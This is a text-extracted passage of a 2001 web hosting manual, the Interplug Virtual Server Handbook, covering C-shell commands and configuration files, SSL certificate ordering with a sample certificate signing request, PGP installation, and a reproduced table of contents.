DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                185
VIRTUAL SERVER HANDBOOK                                                               INTERPLUG CORPORATION


                                    echo "Content-type: text/plain"
                                    echo ""
                                    printenv

                              Note: If this script were called from the web, the users "environment"
                              would be output to the browser.

                              Some of C shells features include the ability to:
                              !     Pipe output of one program into the input of another program.
                              !     Use the asterix for wildcard filename abbreviations.
                              !     Use Shell variables (such as $HOME) for customizing the environment
                                    Access previous commands (command history).
                              !     Create aliases (such as the "www" alias in the $HOME directory) in a
                                    shell program.
                              The C shell configuration files are found in the users $HOME directory:
                              .cshrc          Executes every time a new shell is spawned (i.e., every time
                                              you make a Telnet connection to your server).
                              .history Saves a list of commands executed from the command-line.
                              .login          After the .cshrc file is executed, .login is run.
                              .logout         Executed by the shell when the user logs out.
                              Other important configuration files can be found in your ~/etc/ directory:
                              !     Password file
                              !     Sendmail file
                              !     Aliases file.

                              To obtain more C-shell information
                              1. Connect to your server via Telnet. At the command prompt enter
                                 % man csh

                              Note: You can also get information about other shells, such as the
                              KSH, using this technique.


                              To obtain information about CSH commands
                              1. Connect to your server via Telnet. At the command prompt enter
                                 % man ls

                              Note: Replace "ls" with any command that you need more information
                              about.


                              CSH commands and descriptions
                                  #A comment        A script that has the symbol # as the first character is
                                                    considered a "CSH" script
                                  #!shell           Used to specify a different shell for the script. Replace the
                                                    name "shell" with the path to the shell (including PERL)
                                                    that you want to use for the script
                                  Null              Returns an exit status of Zero

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                      186
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                               *               Wildcard symbol, matches "any" value

                               @               Assign a value of an arithmetic expression to the variable
                                               alias Allows you to assign an alias for a UNIX command.

                              If you use DOS , make aliases for DOS commands that you commonly
                              confuse with UNIX commands. Store the commands .cshrc file.
                              If you overwrite the standard UNIX convention, call the original by
                              appending the forward slash to the front of the command, by entering:
                               % ls
                              rather than
                              % ls

                              UNIX commands and descriptions
                               bg                 Put the current job in the background

                               break              Resume execution (break out of while or foreach loop)

                               breaksw            Break out of switch statement

                               case               Identify a pattern in a switch statement

                               cd                 Change Directory. Default changes user to home
                                                  directory

                               chdir              Same as cd

                               continue           Resume execution of while or for each loop

                               default            label the default case in a switch statement

                               dirs               Print the directory stack

                               echo               write supplied string to stdout

                               end                Ends a foreach or switch statement

                               endif              Ends an if statement

                               eval               Eval is usually passed an argument. It resolves the
                                                  variable then runs the resulting command

                               exec               Executes a command
                               exit               Exit a shell script

                               fg                 Bring job to the foreground (see bg)
                               foreach/end        Runs a foreach loop

                               glob               Similar to "echo", except no  escapes are recognized.
                                                  Often used in scripts to force a value to remain the
                                                  same for the rest of the script
                               goto               Skips to a line beginning with whatever string you put
                                                  after the goto command

                               hashstat           Display statistics that show the success level of locating
                                                  commands via the path variable
                               history            Display a list of events

                               if                 Begin a conditional statement

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               187
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                               Jobs-1              List all running or stopped jobs

                               kill [options] id   Terminate the process ID(s) or job ID(s) specified
                               kill (proc id)      Kill the process id number given, usually found through
                                                   a ps -auxw command.

                              UNIX signals and functions
                               Name                No.    Function

                               HUP                 1      Hang up

                               INT                 2      Interrupt

                               QUIT                3      Quit

                               ABRT                6      Abort

                               KILL                9      Non-catchable, non-ignorable kill, the big bomb

                               ALRM                14     Alarm Clock

                               TERM                15     Software termination signal

                               limit                      Display limits set on a process or all limits if no
                                                          arguments are given
                               login                      Replace users login shell with /bin/login

                               logout                     Terminate login shell

                               nice                       Change execution priority for specified command

                               nohup                      Prevents "command" from terminating after
                                                          terminal line is closed
                               Notify                     Reports immediately when a background job
                                                          completes

                               onintr                     "On Interrupt" Handles interrupts in scripts

                               popd                       Pop a value from the stack

                               pushd                      Push a value onto the stack

                               rehash                     Recompute the hash table for the PATH variable
                                                          (when you create a new command, run rehash
                                                          so the has table finds the command
                               Repeat                     Execute command for the specified number of
                                                          times

                               Set                        Set a variable to a value

                               Setenv                     Assign a value to an environmental variable
                                                          name

                               shift                      Shifts wordlist variables. For example, name [2]
                                                          becomes name [1]. Use this to get values from a
                                                          wordlist in a script.

                               source                     Read and execute commands in a CSH script.
                                                          For example, if you add or modify your .cshrc
                                                          file, you can do a source .cshrc.

                               stop                       Stop a background job from running.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  188
VIRTUAL SERVER HANDBOOK                                             INTERPLUG CORPORATION


                               suspend      Suspend the current foreground job (CTRL-Z)

                               switch       Set up and argument where what is executed
                                            depends on the value of the variable you are
                                            matching. Used in conjunction with the "case"
                                            variable.

                               time         Run a command to show how much time it uses.
                                            Use this in a shell script to tell how long that it
                                            took to run.
                               umask        Display or set the file creation mask.

                               unalias      Remove an alias from the alias list

                               unhash       Remove the internal hash table (and instead
                                            spends the path in the "PATH" variable.

                               unlimit      Remove allocation limits on resource.

                               unset        Remove one or more variables (as set by the
                                            "set" command)

                               unsetenv     Remove an environmental variable

                               wait         Do not execute until all background jobs are
                                            completed.

                               while/end    While loop.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                  189
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


13
                              Electronic Commerce
                              Arising out of what one CEO described as the "insatiable demand for
                              immediacy", electronic commerce has become the greatest contributor to
                              the Internet’s remarkable expansion. It is expected to generate in excess of
                              300 billion dollars by the year 2002 (source: Forrester Research). The
                              greater portion of that figure will be from business-to-business sales,
                              although the rising number of online shoppers will continue to attract
                              consumer companies and aspiring small office/home office (SOHO)
                              businesses.
                              This growth has already resulted in a first to market sleuth of electronic
                              commerce solutions ranging from simple shopping cart programs to more
                              complex electronic data interchange (EDI) solutions—extranet services that
                              deliver a company’s critical business information, like account balances,
                              purchase orders and invoices, to its business partners and large customer
                              accounts. With your virtual server system, you have a uniquely extensible
                              and surprisingly scalable platform that can support most, if not all, of the
                              electronic commerce needs of a small or medium sized company.
                              This chapter introduces Interplug’s E-Commerce extensions and identifies
                              other popular turnkey solutions commercially available to help you convert
                              your virtual server into a secure, fully operational online store. Tools that
                              can be used to facilitate the delivery of business-to-business commerce
                              services are presented at the end of the chapter.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              190
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Other Turnkey E-Commerce
                              Solutions
                              Interplug has collaborated with a number of technology partners to provide
                              you with other turnkey solutions for creating an online store. These
                              solutions have abided the test of time and are payment processing and a
                              secure server.


                              A Secure Server (SSL and Secure
                              Server ID’s)
                              The SSL Protocol
                              Secure Sockets Layer (SSL) provides a level of security and privacy for
                              those wishing to conduct secure transactions over the Internet. Introduced to
                              the Internet market by Netscape Communications, the SSL protocol protects
                              HTTP transmissions over the Internet by adding a layer of encryption. This
                              insures that your transactions are not subject to "sniffing" by a third party.
                              SSL provides visitors to your web site with the confidence to communicate
                              securely via an encrypted session. For companies wishing to conduct secure
                              e-commerce, such as receiving credit card numbers or other sensitive
                              information online, SSL is essential.

                              Ordering SSL
                              Interplug offers SSL as an add-on enhancement feature for its Virtual
                              Server System—a nominal setup fee is required, but no monthly recurring
                              charges are applicable (please see the online SSL Price Schedule for
                              complete price information). Ordering SSL for your virtual server is an easy
                              task. You need simply send an e-mail message to our Service Department or
                              use our on-line Order Processing System.

                              Accessing Your Secure Server
                              You can access any of your web content (documents, images, scripts, etc)
                              on your virtual server securely by using the "https://" prefix rather than the
                              "http://" prefix. For example, to send the contents of a fill-out-form securely
                              to one of your CGI scripts, include something like the following in your
                              HTML source:
                                  <form method="POST"
                                  action="https://www.YOURDOMAIN.COM/cgi-
                                  bin/script.cgi">
                              Ensure that once you enter secure mode that you do not reference embedded
                              document content (images, etc) by an insecure prefix (i.e.
                              src="http://www.YOURDOMAIN.COM/image.gif/").


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                191
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Identifying your Server
                              While SSL handles the encryption part of a secure HTTP transaction, the
                              protocol is not complete without a Server ID, also known as a Digital
                              Certificate. A Digital Certificate is necessary to provide server
                              authentication. You may use ours without any incurring additional costs,
                              but if you are serious about establishing a secure site, you should obtain
                              your own.
                              A Digital Certificate is a document that gives your customers the assurance
                              that your web site is legitimately yours and not an impostor's. A Digital
                              Certificate will also provide you with a legal basis for transactions on the
                              Internet.
                              The Secure Server (httpsd) has a Digital Certificate embedded in the binary.
                              This certificate contains information about who owns the certificate
                              (company name, domain name, contact address, etc) as well as information
                              about the issuing authority (VeriSign, Thawte, etc). Because the certificate
                              is embedded in the web server binary, you can only support one Digital
                              Certificate per virtual server. Therefore, virtual subhosts that share the same
                              virtual server, must also share the same Digital Certificate.

                                  <form method="POST"
                                  action="https://testuser.com/cgi-bin/order.cgi">
                              Of course, you may setup a similar service for your clients by ordering your
                              own "wildcard" certificate from Thawte for your domain name. If you want
                              to order a wildcard certificate from Thawte, see the sections below for more
                              information about ordering your own Digital Certificate.

                              Ordering Your Own Digital Certificate
                              There are several companies that issue Digital Certificates--they are known
                              as Certificate Authorities (CA). The two largest and most widely supported
                              issuing authorities are VeriSign and Thawte. The VeriSign certificate price
                              schedule is somewhat higher than that of Thawte, but the VeriSign
                              certificate is supported by a larger number of browsers.
                              In the explanation included below, the steps necessary to obtain a Digital
                              Certificate from VeriSign and Thawte are discussed. The process required
                              to obtain a Digital Certificate from other signing agencies is very similar.
                              The Interplug support staff is able to assist you with special differences that
                              may exist in obtaining a Digital Certificate from a specific signing agency.

                              To obtain a Certificate Signing Request (CSR)
                              1. Submit a Certificate Signing Request (CSR) to VeriSign or Thawte on
                                 behalf of your company (or organization).
                              2. Fill out the Certificate Request Form and e-mail it to
                                 "support@interplug.com". Be sure you indicate in the form whether
                                 you are requesting a VeriSign or Thawte certificate.
                              3. Interplug formulates a CSR from your information and returns the CSR
                                  to you.
                              Included in the CSR is a block of information delimited by the phrase
                              "NEW CERTIFICATE REQUEST." An example of a block follows:


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                192
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                                  -----BEGIN NEW CERTIFICATE REQUEST-----
                                  MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4
                                  lBMHQXJpem9uYTEN
                                  A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5
                                  pdHkgQ29sbGVnZTE
                                  A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3
                                  DQEBAQUAA0kAMEYC
                                  QQDRNU6xslWjG41163gArsj/P108sFmjkjzMuUUFYbmtZX4R
                                  Fxf/U7cZZdMagz4I
                                  MmY0F9cdpDLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEE
                                  BQADQQAjIFpTLgfm
                                  BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5Vk
                                  jXz9aevJ8dzx37ir
                                  3P4XpZ+NFxK1R=
                                  -----END NEW CERTIFICATE REQUEST-----

                              To initiate your VeriSign Digital Certificate
                              1. Order at the following URL:
                                 https://digitalid.verisign.com/ss_getCSR.html
                              2. Click Web Server Certificate.
                              3. Click Continue.
                              4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in
                                 the text area (This includes both the BEGIN and END certificate
                                 request lines and all the lines in between.
                              5. Click Continue.
                              6. Enter your company name, address, etc.
                              7. Enter your challenge phrase (this is required in future actions of your
                                 Digital Certificate.
                              8. After entering the remainder of information required, send the CSR.
                              9. VeriSign identifies your CSR with a PIN number (use this PIN in all
                                 correspondence concerning the processing of your Digital Certificate).

                              To initiate your Thawte Digital Certificate
                              1. Order at the following URL:
                                 https://www.thawte.com/cgi-
                                 bin/server/step1.sioux/
                              2. Click Web Server Certificate.
                              3. Click Continue.
                              4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in
                                 the text area (This includes both the BEGIN and END certificate
                                 request lines and all the lines in between.
                              5. Click Continue.
                              6. As your Web Server Software, select NCSA or NCSA Derivative
                                 Server.
                              7. Enter your company name, address, etc.
                              8. Enter your password (this is required in future actions of your Digital
                                 Certificate.
                              9. After entering the remainder of information required, send the CSR.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              193
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              10. Thawte identifies your CSR with a Certificate ID (use this ID in all
                                  correspondence concerning the processing of your Digital Certificate).
                              If you lose your key pair, or your Digital Certificate is otherwise
                              compromised, you provide your challenge phrase or password to the
                              Certificate Authority to verify request revocation of the Digital Certificate.
                              VeriSign and Thawte do not have access to your Challenge Phrase or
                              Password, so you must remember it.

                              Supplying authentication documentation to VeriSign or Thawte
                              VeriSign or Thawte requires various documentation such as a business
                              license, Articles of Incorporation, or other charter documents to verify your
                              organization's identity. Procedures for providing this information will be E-
                              mailed to you shortly after VeriSign or Thawte has received your Certificate
                              Signing Request. If the information you provided is complete and can be
                              verified, your order is processed within 3-5 business days.
                              Should you need to contact VeriSign with regard to your order, you may do
                              so by phone at 415-961-8820 or by E-mail at support@verisign.com. You
                              will be required to provide your PIN and possibly the challenge phrase.
                              Thawte will include a phone number and other contact information after
                              you have submitted your certificate request. You can use this information to
                              contact Thawte should the need arise. You are required to provide your
                              Certificate ID and password.

                              Note: Interplug cannot act in behalf of you in this matter nor expedite
                              the certificate generation process. This is strictly dependent upon
                              VeriSign or Thawte.


                              Getting your Digital Certificate
                              After the Digital Certificate is generated, VeriSign returns the signed
                              certificate to you via electronic mail. Thawte E-mails you an URL from
                              where you can download your Digital ID. Forward this message to
                              support@interplug.com. We can then install the certificate on your virtual
                              server. Installation can take from 1-3 business days to complete.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                194
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              PGP
                              Pretty Good Privacy (PGP), originally developed by Phil Zimmerman, is a
                              high security cryptographic software application for MSDOS, UNIX,
                              VAX/VMS, and other computers. PGP enables users to exchange files or
                              messages with privacy, authentication, and convenience. The PGP has been
                              modified so that it works in both the non-virtual and virtual environments.
                              Modifications were made to the PGP so that it runs only on Interplug
                              machines. Do not attempt to export this version of PGP outside the US (or
                              outside the Interplug Network), it will not work.


                              PGP Installation and Configuration
                              To install PGP to your virtual server
                              1. Enter % /usr/local/contrib/pgp5-install and answer all of the
                                  questions.
                              2. Ensure that ~/bin is in your path. By default, your account is installed
                                 with ~/bin in your path, however, you may need to run rehash to update
                                 your shell's hash table (% rehash).
                              Now that you have installed PGP on your virtual server, read the
                              documentation before you attempt to use it.
                              To generate your own public/secret key pair
                              Enter % pgpk –g (if you already have a public/secret key pair, add your
                                 existing keys to your virtual server's key ring by entering % pgpk -a
                                 [keyfile].

                              To add PGP to your CGI's
                              1. Enter / pgpe -r <userid> -a –f / mail -s "Encrypted Mail"
                              Or
                              2. Use the PGP version of formmail.pl, "pgpformmail.pl."


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            195
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Basic HTTP Authentication
                              You can control access to a particular directory on your web server using
                              "user authentication." The "Basic" user-authentication enables you to
                              restrict access to users who can provide a valid username/password pair.
                              For more on "user authentication" see the Advanced Web Sever
                              configuration chapter.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             196

Interplug Virtual Server Handbook

  • 1.
    Interplug Hosting The VirtualServer Handbook COPYRIGHT © 1999 DIGITAL TOOLS LLC. VERSION: 3.2
  • 2.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION DOCUMENT CONVENTIONS .................................................................................................................. 6 INTRODUCTION ........................................................................................................................................ 7 THE VIRTUAL SERVER SYSTEM VS. YOUR OWN SOLUTION ......................................................................... 8 The "do-it-yourself" approach ................................................................................................................ 8 The ISP approach ................................................................................................................................... 9 The Interplug approach ........................................................................................................................ 10 HOW THE VIRTUAL SERVER SYSTEM WORKS ............................................................................................ 11 Virtual Servers vs. Virtual Hosting ....................................................................................................... 11 Virtual Servers vs. Virtual Hosting– a technical perspective ............................................................... 12 VIRTUAL SERVER CORE INTERNET SERVICES ............................................................................................ 14 The Virtual Server HTTP (Web ) Service.............................................................................................. 14 The Virtual Server FTP Service ............................................................................................................ 15 The Virtual Server POP Service ........................................................................................................... 15 The Virtual Server IMAP Service.......................................................................................................... 15 The Virtual Server SMTP (e-mail) Service ........................................................................................... 16 THE VIRTUAL SERVER ADMINISTRATOR ................................................................................................... 17 GETTING STARTED ................................................................................................................................ 18 UNDERSTANDING YOUR E-MAIL CONFIGURATION LETTER........................................................................ 19 E-mail Configuration Letter Terminology ............................................................................................ 19 REGISTERING OR TRANSFERRING YOUR DOMAIN ...................................................................................... 21 What is a Domain Name? ..................................................................................................................... 21 Registering or Transferring Domains................................................................................................... 22 Registering Domain Names with InterNIC ........................................................................................... 22 ADMINISTERING SERVERS REMOTELY ........................................................................................................ 24 Telnet .................................................................................................................................................... 24 FTP ....................................................................................................................................................... 26 Windows File Share .............................................................................................................................. 29 GUI Administration Tools..................................................................................................................... 30 THE VIRTUAL SERVER DIRECTORY STRUCTURE ........................................................................................ 31 The UNIX file System ............................................................................................................................ 31 File Ownership and Permissions .......................................................................................................... 32 Virtual Server Directories and Files..................................................................................................... 33 Directories outside of the Virtual Server .............................................................................................. 35 BASIC UNIX COMMANDS .......................................................................................................................... 36 Editing files online ................................................................................................................................ 37 MANAGING YOUR VIRTUAL SERVER WITH IROOT AND IMANAGER................................... 38 IMANAGER ................................................................................................................................................ 39 Running iManager ................................................................................................................................ 39 Editing and deleting a File ................................................................................................................... 40 Copying and Moving a File .................................................................................................................. 41 Linking or changing permissions to a File ........................................................................................... 41 Uploading a New File to your Server ................................................................................................... 42 Making a New Directory....................................................................................................................... 42 USING IROOT ............................................................................................................................................. 43 MAINTAINING YOUR VIRTUAL SERVER......................................................................................... 45 MANAGING QUOTAS .................................................................................................................................. 46 Sample Quota Command ...................................................................................................................... 46 Exceeding Quotas because of Logs....................................................................................................... 47 MANAGING THE VIRTUAL SERVER LOAD .................................................................................................. 48 Sample top command ............................................................................................................................ 48 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 2
  • 3.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Memory and Processes ......................................................................................................................... 49 MANAGING USERS ..................................................................................................................................... 50 Adding Users......................................................................................................................................... 50 TROUBLESHOOTING THE VIRTUAL SERVER ............................................................................................... 52 Checking the quota ............................................................................................................................... 52 Checking the log files............................................................................................................................ 52 Checking the processes ......................................................................................................................... 52 MANAGING WITH CRON ............................................................................................................................. 54 BACKUPS ................................................................................................................................................... 58 USING THE VIRTUAL E-MAIL SERVICE........................................................................................... 59 PROTOCOLS ............................................................................................................................................... 60 SMTP server ......................................................................................................................................... 60 POP server............................................................................................................................................ 60 IMAP server.......................................................................................................................................... 60 EXPLORING SMTP SERVER SOFTWARE...................................................................................................... 61 COMMANDS AND UTILITIES FOR MANAGING E-MAIL ................................................................................. 62 CREATING E-MAIL MAILBOXES .................................................................................................................. 63 Changing E-mail mailbox passwords ................................................................................................... 63 Managing E-mail accounts ................................................................................................................... 64 Configuring E-mail clients.................................................................................................................... 65 ALIASING E-MAIL ACCOUNTS .................................................................................................................... 66 Creating Mailing Lists .......................................................................................................................... 67 Creating Autoresponders ...................................................................................................................... 68 CREATING E-MAIL ADDRESS MAPPINGS OR VIRTMAPS ............................................................................. 70 Using Wildcard Mappings .................................................................................................................... 70 Combining Mappings and Aliases ........................................................................................................ 71 Differences between virtmaps and aliases ............................................................................................ 71 Virtmaps Summarized ........................................................................................................................... 72 UNSOLICITED COMMERCIAL E-MAIL ......................................................................................................... 73 Blocking Incoming Spam ...................................................................................................................... 73 Maintaining the ~/etc/spammers file..................................................................................................... 73 POP(IMAP)-before-SMTP Relay Blocking........................................................................................... 74 Managing POP-before-SMTP............................................................................................................... 75 MAINTAINING YOUR E-MAIL LOG FILE ...................................................................................................... 77 THE VIRTUAL FTP SERVICE ............................................................................................................... 78 NAMING YOUR VIRTUAL FTP SERVICE ...................................................................................................... 79 Anonymous and Non-Anonymous FTP ................................................................................................. 79 Your Anonymous FTP Directory........................................................................................................... 79 MAKING CUSTOMER-ACCESSED DIRECTORIES ........................................................................................... 80 Creating Log-in banners and directory messages ................................................................................ 80 Creating Non-Anonymous FTP Accounts ............................................................................................. 81 Monitoring Anonymous FTP Activity.................................................................................................... 83 THE VIRTUAL WEB SERVICE.............................................................................................................. 85 USING VIRTUAL WEB SERVER SOFTWARE ................................................................................................. 86 UNDERSTANDING THE VIRTUAL WEB SERVICE DIRECTORY STRUCTURE ................................................... 87 MAINTAINING VIRTUAL WEB SERVER CONFIGURATION FILES ................................................................. 88 Learning Apache Directives ................................................................................................................. 88 Learning the Server Resource Configuration File (srm.conf) ......................................................... 94 The Access Control Configuration File (access.conf) .......................................................................... 99 The MIME Types File (mime.types) .................................................................................................... 100 USING APACHE LOADABLE MODULES ..................................................................................................... 101 Listing Statically-linked modules ........................................................................................................ 101 Using Dynamically-Loaded Modules.................................................................................................. 102 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 3
  • 4.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Loading the Dynamically-Loadable Modules..................................................................................... 102 Compiling modules ............................................................................................................................. 104 UNDERSTANDING VIRTUAL HOSTING ...................................................................................................... 105 Limitations of Virtual Hosting ............................................................................................................ 105 ADDING AND SETTING UP DOMAINS ......................................................................................................... 108 ADDING VIRTUAL HOSTS TO HTTPD.CONF ................................................................................................ 109 Setting up additional options for virtual hosts .................................................................................... 109 USING OTHER RESOURCES FOR ADDITIONAL INFORMATION ................................................................... 110 Official Apache Web Site .................................................................................................................... 110 Additional Apache Sources ................................................................................................................. 110 MANAGING SERVER LOGS ................................................................................................................ 111 CONFIGURING LOG FILE DIRECTIVES ...................................................................................................... 112 Using the Error Log............................................................................................................................ 112 Using the Transfer Log ....................................................................................................................... 113 Understanding the Agent and Referer Logs........................................................................................ 114 ANALYZING LOG FILES ........................................................................................................................... 116 Using WebTrends TM ........................................................................................................................... 116 Additional Log Analysis Programs ..................................................................................................... 122 Getstats ............................................................................................................................................... 122 ROTATING AND CLEARING LOG FILES ..................................................................................................... 128 CREATING AND PUBLISHING ON THE WEB................................................................................. 129 CREATING WEB PAGES ............................................................................................................................. 130 USING HTML BOOKS .............................................................................................................................. 131 USING HTML ON-LINE REFERENCES AND STYLE GUIDES ...................................................................... 133 UNDERSTANDING HTML EDITORS AND TOOLS ...................................................................................... 135 PUBLISHING WEB CONTENT .................................................................................................................... 137 Microsoft® FrontPage®..................................................................................................................... 137 Installing the Extensions on your Virtual Server ................................................................................ 138 Installing FrontPage 2000 Server Extensions for Virtual Hosts ........................................................ 138 Connecting to the virtual server with FrontPage................................................................................ 138 Publishing a FrontPage Web.............................................................................................................. 140 ADVANCED WEB SERVER CONFIGURATION............................................................................... 142 THE COMMON GATEWAY INTERFACE (CGI) ........................................................................................... 143 Installing CGI Scripts on your Web Server......................................................................................... 143 OVERCOMING PROBLEMS WITH PERL SCRIPTS ........................................................................................ 145 TROUBLESHOOTING "500" SERVER ERRORS ............................................................................................ 146 Common errors ................................................................................................................................... 146 CGI Security Issues............................................................................................................................. 147 HANDLING MULTI-LANGUAGE WEB CONTENT ....................................................................................... 149 Imagemaps.......................................................................................................................................... 151 User Authentication ............................................................................................................................ 151 Server Side Include Commands .......................................................................................................... 151 USING VIRTUAL SERVER EXTENSIONS......................................................................................... 152 WHY MSQL? ........................................................................................................................................... 153 Obtaining mSQL ................................................................................................................................. 153 Other Database Solutions ................................................................................................................... 155 WHAT IS MIVA?....................................................................................................................................... 158 How Does Miva Work? ....................................................................................................................... 158 Sampling Miva Templates................................................................................................................... 159 Ongoing technical support.................................................................................................................. 160 SWISH-E .................................................................................................................................................. 161 Indexing SWISH-E .............................................................................................................................. 161 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 4
  • 5.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Using the HTML source for the Search Form .................................................................................... 166 Installing the Search CGI ................................................................................................................... 167 EXCITE .................................................................................................................................................... 169 Installing Excite .................................................................................................................................. 169 Configuring Excite.............................................................................................................................. 169 Excite Documentation......................................................................................................................... 170 PROGRAMMING ON THE VIRTUAL SERVER ............................................................................... 171 THE VIRTUAL SERVER VS. THE PHYSICAL SERVER.................................................................................... 172 Scripting on your virtual server .......................................................................................................... 173 Creating or testing in the virtual server environment......................................................................... 175 SCRIPTING USING PERL .......................................................................................................................... 176 Duplicating the virtual environment ................................................................................................... 176 Common problems and solutions with PERL scripts .......................................................................... 177 Installing Perl5 Modules on Your Virtual Server ............................................................................... 178 Programming with Java Virtual Machine........................................................................................... 181 UNDERSTANDING SHELL LANGUAGES ..................................................................................................... 185 C-shell................................................................................................................................................. 185 ELECTRONIC COMMERCE ................................................................................................................ 190 OTHER TURNKEY E-COMMERCE SOLUTIONS........................................................................................... 191 A Secure Server (SSL and Secure Server ID’s)................................................................................... 191 PGP ......................................................................................................................................................... 195 PGP Installation and Configuration................................................................................................... 195 BASIC HTTP AUTHENTICATION .............................................................................................................. 196 HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 5
  • 6.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Document Conventions This user’s guide uses the following conventions: ! Commands are always shown in code font or bold code font if found within a paragraph ! User supplied variables are in italics ! Terminal sessions are in screen font ! www.yourdomaincom and yourdomain.com means the domain name of your virtual server ! Many commands are explained as if you were entering them from a telnet command prompt. The command prompt would look something like this: "virtualserver {1}% command." For simplicity this guide will show this simply as "% command." HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 6
  • 7.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION Chapter 1 Introduction Interplug is the developer of the Virtual Server System, a unique technology that enables companies to create their own Internet presence as if they had their own dedicated server. The Virtual Server System is more than just a hosting solution; it is a complete Internet server solution, giving each web site its own Web, FTP and E-mail capabilities. This guide contains reference and procedural information that enables you to fully use the Virtual Server System. This guide also helps you use the Virtual Server Administrator to control and maintain your Virtual Server environment. This chapter contains the following information: ! The Virtual Server Solution vs. Your Own Solution ! How the Virtual Server System Works ! Virtual Server Core Internet Services ! The Virtual Server Administrator HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 7
  • 8.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The Virtual Server System vs. Your Own Solution Interplug is your Internet server partner. Many Internet Service Providers (ISPs) spend thousands, even millions of dollars to purchase and maintain their own dedicated Internet servers, lines, and staff to keep it all running. Other lucky individuals have discovered that the Virtual Server System is a powerful and cost-effective solution. Consider the high resource cost of a dedicated server solution versus a Virtual Server solution that offers the same amount of flexibility, control and power. The "do-it-yourself" approach Many small and medium-sized businesses install and maintain a dedicated server and Internet connection to their office, believing that it is the only way to establish a powerful Internet presence. However, most businesses do not realize how expensive a dedicated solution is. The following table and diagram illustrate the complexity of the dedicated server solution and its costs. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 8
  • 9.
    VIRTUAL SERVER HANDBOOK INTERPLUG CORPORATION The dedicated server solution Setup Cost Internet server $5,000 Router $1,500 CSU/DSU $1,000 T-1 installation $300-$1,000 per line Monthly Cost Frame relay $200 Common carrier charges $300-$1,000 per line Yearly Cost Network engineer $55,000+ Software and hardware upgrades Thousands The ISP approach A less expensive alternative to a dedicated server is to "co-locate" your Internet presence with you Internet Service Provider (ISP). ISPs usually have aggressive hosting prices and may bundle hosting services with dial- up services at little to no extra charge. As attractive as the price may appear, the ISP hosting solution usually lacks the performance and technology necessary to establish an effective Internet presence. In fact, many qualified ISPs have recognized the benefits of the Interplug Virtual Server System. The ISPs bundle their services (dial-up service and web design) with Interplug’s Virtual Server and then offer the package to their clients. HTTP://WWW.INTERPLUG.COM COPYRIGHT  2001 DIGITAL TOOLS LLC / INTERPLUG CORPORATION 9
  • 10.
